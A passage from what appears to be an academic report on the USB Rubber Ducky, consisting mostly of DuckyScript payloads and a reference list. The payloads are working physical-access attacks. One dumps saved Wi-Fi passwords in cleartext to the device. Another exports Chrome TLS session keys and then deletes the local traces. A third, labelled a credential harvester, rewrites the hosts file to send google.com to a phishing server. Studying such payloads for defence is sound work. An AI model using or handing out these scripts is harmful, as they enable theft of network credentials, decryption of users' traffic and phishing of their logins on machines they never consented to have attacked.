9.     REM_BLOCK DOCUMENTATION
10.    windows fully passive OS Detection and passive Detect Ready
11.    Includes its own passive detect ready.
12.    Does not require additional extensions.
13.
14.    USAGE:
15.    Extension runs inline (here)
16.    Place at beginning of payload (besides ATTACKMODE) to act as dynamic
17.    boot delay
18.    $_OS will be set to WINDOWS or NOT_WINDOWS
19.    See end of payload for usage within payload
20.    END_REM
21.
22.    REM CONFIGURATION:
23.    DEFINE #MAX_WAIT 150
24.    DEFINE #CHECK_INTERVAL 20
25.    DEFINE #WINDOWS_HOST_REQUEST_COUNT 2
26.    DEFINE #NOT_WINDOWS 7
27.
28.    $_OS = #NOT_WINDOWS
29.
30.    VAR $MAX_TRIES = #MAX_WAIT
31.    WHILE(($_RECEIVED_HOST_LOCK_LED_REPLY == FALSE) && ($MAX_TRIES > 0))
32.        DELAY #CHECK_INTERVAL
33.        $MAX_TRIES = ($MAX_TRIES - 1)
34.    END_WHILE
35.    IF ($_HOST_CONFIGURATION_REQUEST_COUNT > #WINDOWS_HOST_REQUEST_COUNT) THEN
36.        $_OS = WINDOWS
37.    END_IF
38. END_EXTENSION
39.
40. IF ($_OS == WINDOWS) THEN
41.     ATTACKMODE HID STORAGE
42.     DELAY 2000
43.
44.     GUI r
45.     DELAY 100
46.     STRINGLN powershell
47.     DELAY 700
48.     STRINGLN $m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;$d=netsh wlan show profile;$d=$d
49.     | where-Object{$_.-match "All User Profile"};$d=$d -split ": " | where-Object{$_.-notmatch
50.     "All User Profile"};$p=$d | ForEach-Object -process{netsh wlan show profiles $_ key=clear};$p
51.     | Select-String "SSID name","Key Content" >> $m:'\wireless'.txt'
52.     DELAY 2000
53. END_IF

```

### 11.1.2 SSL and TLS Key Exporter

```

1. REM SSL TLS exporter 1.0
2. REM Hayden Sapp

```

```

3. REM 2024-02-20
4.
5. REM Set attackmode
6. ATTACKMODE HID STORAGE
7. DELAY 2000
8.
9. REM Open terminal
10. GUI r
11. DELAY 500
12. BACKSPACE
13. STRING cmd
14. ENTER
15. DELAY 1000
16. REM Set the SSL Local Variable
17. STRINGLN set SSLKEYLOGFILE=%USERPROFILE%\Desktop\sslkeylog.log
18. DELAY 500
19. REM Export Chrome SSL/TLS Keys
20. STRINGLN "C:\Program Files\Google\Chrome\Application\chrome.exe" --ssl-key-log-
    file=%USERPROFILE%\Desktop\keylog.txt
21. DELAY 1000
22. ALT TAB
23. DELAY 1000
24. REM Stop chrome
25. STRINGLN taskkill /im chrome.exe /t /f
26.
27. DELAY 2000
28. REM Next move to ducky
29. STRINGLN copy %USERPROFILE%\Desktop\keylog.txt E:
30. DELAY 500
31. REM Delete the file
32. STRINGLN del %USERPROFILE%\Desktop\keylog.txt
33. DELAY 1000
34. ALT F4
35. REM Turn off storage
36. ATTACKMODE HID

```

### 11.1.3 HTML Page Spoofing

```

1. REM Google Credential Harvester
2. REM Hayden Sapp
3. REM 2024-03-31
4.
5. EXTENSION PASSIVE_WINDOWS_DETECT
6. REM VERSION 1.1
7. REM AUTHOR: Korben
8.
9. REM_BLOCK DOCUMENTATION
10. windows fully passive OS Detection and passive Detect Ready
11. Includes its own passive detect ready.
12. Does not require additional extensions.
13.
14. USAGE:
15. Extension runs inline (here)
16. Place at beginning of payload (besides ATTACKMODE) to act as dynamic
17. boot delay
18. $_OS will be set to WINDOWS or NOT_WINDOWS
19. See end of payload for usage within payload
20. END_REM
21.
22. REM CONFIGURATION:
23. DEFINE #MAX_WAIT 150
24. DEFINE #CHECK_INTERVAL 20
25. DEFINE #WINDOWS_HOST_REQUEST_COUNT 2
26. DEFINE #NOT_WINDOWS 7
27.
28. $_OS = #NOT_WINDOWS
29.
30. VAR $MAX_TRIES = #MAX_WAIT
31. WHILE(($_RECEIVED_HOST_LOCK_LED_REPLY == FALSE) && ($MAX_TRIES > 0))
32.     DELAY #CHECK_INTERVAL
33.     $MAX_TRIES = ($MAX_TRIES - 1)
34. END_WHILE
35. IF ($_HOST_CONFIGURATION_REQUEST_COUNT > #WINDOWS_HOST_REQUEST_COUNT) THEN
36.     $_OS = WINDOWS
37. END_IF

```

```

38. END_EXTENSION
39.
40. IF ($_OS == WINDOWS) THEN
41.
42. REM Replace 127.0.0.1 to the SEToolkit IP address
43. GUI r
44. DELAY 500
45. STRINGLN powershell "Add-Content -Path $env:windir\System32\drivers\etc\hosts -Value
    '127.0.0.1 www.google.com' -Force;Start-Sleep -Seconds 2.5;Start 'http://www.google.com'"
46.
47. END_IF

```

#### 11.1.4 File Downloader

```

1. REM File Downloader 1.0
2. REM Hayden Sapp
3. REM 2024-04-08
4.
5. EXTENSION PASSIVE_WINDOWS_DETECT
6. REM VERSION 1.1
7. REM AUTHOR: Korben
8.
9. REM_BLOCK DOCUMENTATION
10. windows fully passive OS Detection and passive Detect Ready
11. Includes its own passive detect ready.
12. Does not require additional extensions.
13.
14. USAGE:
15. Extension runs inline (here)
16. Place at beginning of payload (besides ATTACKMODE) to act as dynamic
17. boot delay
18. $_OS will be set to WINDOWS or NOT_WINDOWS
19. See end of payload for usage within payload
20.
21. END_REM
22.
23. REM CONFIGURATION:
24. DEFINE #MAX_WAIT 150
25. DEFINE #CHECK_INTERVAL 20
26. DEFINE #WINDOWS_HOST_REQUEST_COUNT 2
27. DEFINE #NOT_WINDOWS 7
28.
29. $_OS = #NOT_WINDOWS
30.
31. VAR $MAX_TRIES = #MAX_WAIT
32. WHILE (($RECEIVED_HOST_LOCK_LED_REPLY == FALSE) && ($MAX_TRIES > 0))
33.     DELAY #CHECK_INTERVAL
34.     $MAX_TRIES = ($MAX_TRIES - 1)
35. END_WHILE
36. IF ($_HOST_CONFIGURATION_REQUEST_COUNT > #WINDOWS_HOST_REQUEST_COUNT) THEN
37.     $_OS = WINDOWS
38. END_IF
39. END_EXTENSION
40.
41. IF ($_OS == WINDOWS) THEN
42. REM Set attackmode
43. ATTACKMODE HID
44. DELAY 2000
45.
46. GUI r
47. DELAY 500
48. STRINGLN cmd
49.
50. DELAY 2000
51. STRINGLN curl -sLo test.png
    https://owl.purdue.edu/owl/research_and_citation/apa_style/apa_formatting_and_style_guide/images/20200129APATable1.png
52. DELAY 2000
53. STRINGLN test.png
54. END_IF

```



## 12 REFERENCES

---

- [1] Hak5, LLC. (2024). *USB Rubber Ducky Product Page*. <https://hak5.org/products/usb-rubber-ducky>
- [2] priyankn. (2014, October 3). *[Query] Which manufacturers/model use Controller type PS2251-03 (2303)*. GitHub. <https://github.com/brandonlw/Psychson/issues/4>
- [3] Carnegie Mellon University. (2022). *Social Engineering Using a USB Drive*. Information Security Office and Computer Resources. <https://www.cmu.edu/iso/aware/be-aware/usb.html>
- [4] Bursztein, E. (2016, April). *Concerns about usb security are real: 48% of people do plug-in usb drives found in parking lots*. Elie. <https://elie.net/blog/security/concerns-about-usb-security-are-real-48-percent-of-people-do-plug-in-usb-drives-found-in-parking-lots>
- [5] Kitchen, D & Winger D. (2022). *Keystroke Reflection: Inside a Side-Channel Exfiltration Technique*. Hak5. <https://cdn.shopify.com/s/files/1/0068/2142/files/hak5-whitepaper-keystroke-reflection.pdf?v=1659317977>
- [6] Microsoft. (2024). *How can I prevent users from connecting to a USB storage device?*. Microsoft Support. <https://support.microsoft.com/en-us/topic/how-can-i-prevent-users-from-connecting-to-a-usb-storage-device-460ef516-8ac8-07af-e90b-0d9ac55bcd4d>
- [7] William, C. (2021, October 15). *Exfiltration Over Physical Medium*. Mitre Att&ck Framework. <https://attack.mitre.org/techniques/T1052/001/>